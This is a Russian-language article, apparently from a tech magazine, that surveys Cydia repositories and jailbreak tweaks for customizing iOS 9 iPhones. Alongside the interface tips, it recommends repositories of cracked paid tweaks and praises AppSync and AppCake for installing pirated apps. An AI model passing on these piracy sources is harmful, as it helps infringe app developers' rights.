Одна из основных возможностей, которую дает джейлбрейк, — это глубокая настройка устройства, улучшение его интерфейса и расширение возможностей. Все эти преимущества пользователь получает лишь после установки специальных программ, называемых также твиками. Никто точно не может сказать, сколько твиков сегодня существует, однако очевидно, что их гораздо больше, чем надо обычному пользователю. Потому в данной статье попробуем описать самые полезные твики, при помощи которых можно превратить iPhone в «идеальный смартфон».

РЕПОЗИТОРИИ

Для установки твиков их необходимо откуда-то скачивать, удобнее всего — при помощи репозиториев Cydia. В предустановленных репозиториях отсутствуют многие твики, другие платны, потому рекомендуем подключить следующие репозитории:

- **cydia.vn** — репозиторий с большим количеством платных твиков из других источников, которые можно скачать здесь бесплатно. Но скорость передачи данных достаточно низкая.
- **apt.modmyi.com** — один из наиболее популярных репозиториев. В наличии огромное количество самых разных твиков, многие из которых, правда, платные.
- **repo.insanelyi.com** — большое количество взломанных твиков, быстрая заливка обновлений и новых пакетов.
- **cydia.zodttd.com/repo/cydia** — также популярный и стабильный репозиторий.



INFO

Большинство обозреваемых твиков для внесения изменений в систему требуют Respring – перезагрузки Springboard устройства, которая длится 10–15 с.

При установке указанных в статье твиков не забывай удалять старые, выполняющие сходные функции. В противном случае устройство может перейти в Safe Mode.

Не следует брезговать и стандартным репозиторием BigBoss. Это один из немногих источников, где практически невозможно найти нестабильные или небезопасные твики.

MUST HAVE

Некоторые твики стоит устанавливать сразу после джейлбрейка устройства, так как без них дальнейшая кастомизация аппарата может быть невозможной. Обычно такие твики доступны в стандартном репозитории BigBoss.

В первую очередь обрати внимание на приложение WhiteTerminal. Данная утилита, позволяющая работать с устройством в режиме командной строки, позволит запускать множество других утилит, лишенных графического интерфейса. Твик очень прост и имитирует приложение «Терминал» на OS X.


Если ты планируешь устанавливать взломанные приложения на устройство (а это одна из основных причин джейлбрейка), скачай AppSync. Твик, доступный в репозитории cydia.appaddict.org, дает возможность загружать отвязанные программы с компьютера при помощи таких программ, как iFunBox или iTools.

Также стоит обзавестись файловым менеджером. Лучший ФМ для джейлбрейкнутых iOS-устройств — iFile. Утилита, изначально мало отличавшаяся от своих многочисленных конкурентов, сегодня получила ряд дополнительных функций и стала действительно универсальным решением. Основные возможности:

- перемещение, переименование, удаление файлов, изменение их атрибутов;
- просмотр видео, прослушивание музыки, работа с текстовыми документами, презентациями, редактирование документов TXT, HTML;
- установка твиков;
- массовая обработка файлов;
- создание папок и ярлыков;
- архивирование и разархивирование файлов.

Если же ты собираешься работать с файловой системой устройства с компьютера, тебе понадобится afc2add или Apple File Conduit «2». Обе эти утилиты не имеют интерфейса и предназначены лишь для одного — открыть доступ к корню ФС аппарата при подключении к десктопу.


Для глобального изменения Springboard (рабочего стола) предназначен твик WinterBoard, под который создано огромнейшее количество тем и дополнений. Он может изменять вид дока и иконок, позволяет добавлять на рабочий стол виджеты и многое другое.



Настройки WinterBoard



Изменяем иконки




Виджеты

Все темы WinterBoard хранятся в папке `/Library/Themes/`, из которой их можно извлечь и модифицировать. Существует также огромное количество качественных и проработанных тем, которые изменяют не только вид рабочего стола, но и часть меню, а также обладают высоким уровнем кастомизируемости.

УЛУЧШАЕМ ИНТЕРФЕЙС

Несмотря на то что стандартных настроек в iPhone больше, чем во многих прошивках Android, некоторых опций не хватает. Это касается в основном тонкой настройки интерфейса. Решить проблему можно с помощью твика Springtomize, который уже доступен для iOS 9. Настройки утилиты разделены на секции опций для конкретных элементов интерфейса. Можно сменить скорость анимации, настроить создание многоуровневых папок, убрать слайдер на экране блокировки или скрыть разделители в центре управления, ввести собственное название оператора, а также совершить многие другие усовершенствования интерфейса.




Главное меню Springtomize



Часто пользователи Android-устройств заявляют, что в ОС от Apple не хватает виджетов на «рабочем столе». Такая функциональность реализуется при помощи твика iWidgets. Изначально доступно только два виджета (аналоговые часы и календарь), однако их количество можно расширить: в темах для WinterBoard и просто в Cydia присутствуют виджеты, которые работают на основе данного приложения. Просто нажми на пустом месте на домашнем экране, и появится меню возможных для установки виджетов. Все виджеты хранятся в папке `/User/Library/iWidgets/`, куда их можно добавлять самостоятельно.


Для изменения сетки иконок используется Iconoclasm. В его настройках можно выбрать необходимую сетку как для всех экранов, так и для каждого в отдельности.



Изменяем стандартную сетку



Настройки Iconoclasm



Отдельные настройки для каждого экрана Springboard

Часто необходимо расширить функциональность статусной строки, чтобы она показывала не только актуальные данные об устройстве, но и, например, уведомления или выполняла иные функции. Для всего этого предназначена утилита Confero. Здесь настраивается и общий стиль статусной строки, и отдельные ее части. Можно указать, где должны показываться значки уведомлений, а также назначить жесты из Activator (о нем позже).

Для изменения логотипа оператора уже несколько лет наиболее популярным решением остается Zeppelin. Тут есть мно-



WWW

WhiteTerminal

iFile



жество значков, которые можно использовать вместо надоевшей надписи.

Прекрасной утилитой для модификации центра управления и панели многозадачности была Auxo, однако данный твик до сих пор не оптимизирован для iOS 9, как и ряд других альтернативных приложений. Заменой ему сегодня может послужить Lylac, бесплатный и доступный в ряде описанных выше репозиториев. Основные возможности твика Lylac:

- совмещение центра управления и панели многозадачности в одно меню (вызывается так же, как и оба эти элемента управления по отдельности);
- гибкая настройка центра управления (включение тех или иных панелей и тумблеров, их расположение в окне);
- точная настройка панели многозадачности (каким образом происходит прокрутка, на каком окне открывается, дополнительные возможности);
- одновременное закрытие всех приложений свайпом домашнего экрана вверх;
- меню для выполнения перезагрузки, включения безопасного режима и выключения устройства при свайпе домашнего экрана вниз.



www

WinterBoard

Springtomize

iWidgets

Mix Toolbox

UnlimTones

Bridge

AppCake


AirBlue Sharing

Activator


MyWi



измененный интерфейс многозадачности



меню выключения




настройки


Разработчики iOS идут по пути увеличения кастомизируемости центра уведомлений: была реализована поддержка виджетов, теперь возможна настройка отображения уведомлений, для каждой программы выделено специальное меню. Тем не менее многие элементы центра уведомлений до сих пор не могут быть изменены стандартным образом. Для гибкой настройки ЦУ и скрытия ненужных элементов будет полезен твик Mix Toolbox. Свои настройки он имеет также и для центра управления.

Твик Grabby открывает возможность добавить несколько переключателей на панель быстрого вызова камеры в правом нижнем углу. Настройки предельно просты: информация о количестве требуемых переключателей и гибкая настройка каждой иконки.

Другой полезный твик для экрана блокировки — SubtleLock. Он позволяет сменить верхнюю и нижнюю панель заблокированного устройства. Отдельными разделами вынесены настройки часов (шрифт, размер, стиль, цвет, показ времени в секундах и другое) и слайдера (спрятать или изменить размер или содержание надписи).



Настройки центра уведомлений в Mix Toolbox



Настройки SubtleLock

СНИМАЕМ ОГРАНИЧЕНИЯ

Для многих пользователей ограничения iOS кажутся абсурдными и непонятными. Именно поэтому еще с первых дней существования джейлбрейка создавались твики, призванные их обойти. Рассмотрим несколько широко известных ограничений и способов их устранения.

По задумке Apple, на iPhone в качестве рингтона можно загружать только музыку специального формата M4R длительностью не более тридцати секунд. При этом установить любую песню, даже из нативного приложения и соответствующую данным требованиям, не получится: необходимо специально загружать файл как рингтон в iTunes. Для снятия такого неприятного ограничения существует твик UnlimTones.

Основные особенности UnlimTones:


- онлайн-сервис с огромным количеством рингтонов на любой вкус;
- встроенный браузер с возможностью скачивания музыки для рингтонов;
- быстрое создание рингтонов из музыки, расположенной в нативном приложении. Обрезка рингтонов до необходимой длины.

Единственным недостатком приложения можно назвать обилие рекламы, которая здесь есть даже в главном меню.


Часто пользователи Apple жалуются на ограничения, связанные с невозможностью загрузить музыку и видео. Без джейлбрейка скачивать медиафайлы на устройство и проигрывать их в нативном приложении невозможно. Твик Bridge призван решить эту проблему.

Основные особенности твика Bridge:

- скачивание музыки и видео из интернета (ввод ссылки для скачивания);
- импорт в медиатеку из файловой системы. Массовый импорт медиа;
- изменение тегов файлов. Переименование файлов.



Список мелодий UnlimTones



Обработка мелодии

Не менее неприятно, что устанавливать приложения на iOS без джейлбрейка официально можно только из App Store. Частично проблему решает тот же vShare или Tongbu, однако эти программы работают крайне нестабильно. Гораздо более предпочтительный вариант — твик AppCake.

Основные возможности AppCake:

- встроенный «магазин» взломанных приложений;
- скачивание и установка ipa-программ из интернета;
- встроенный торрент-клиент для скачивания приложений;
- обновление загруженных приложений из App Store, удаление с рабочего стола и из приложения.

Еще одна востребованная функция — передача файлов по Bluetooth. Для этого предназначена уже давно разрабатываемая утилита AirBlue Sharing. При помощи программы можно получать и отправлять файлы на любое устройство, а не только на «яблочные» девайсы. Просто выбери необходимый файл в ФС устройства и отправь его при помощи кнопки Send.

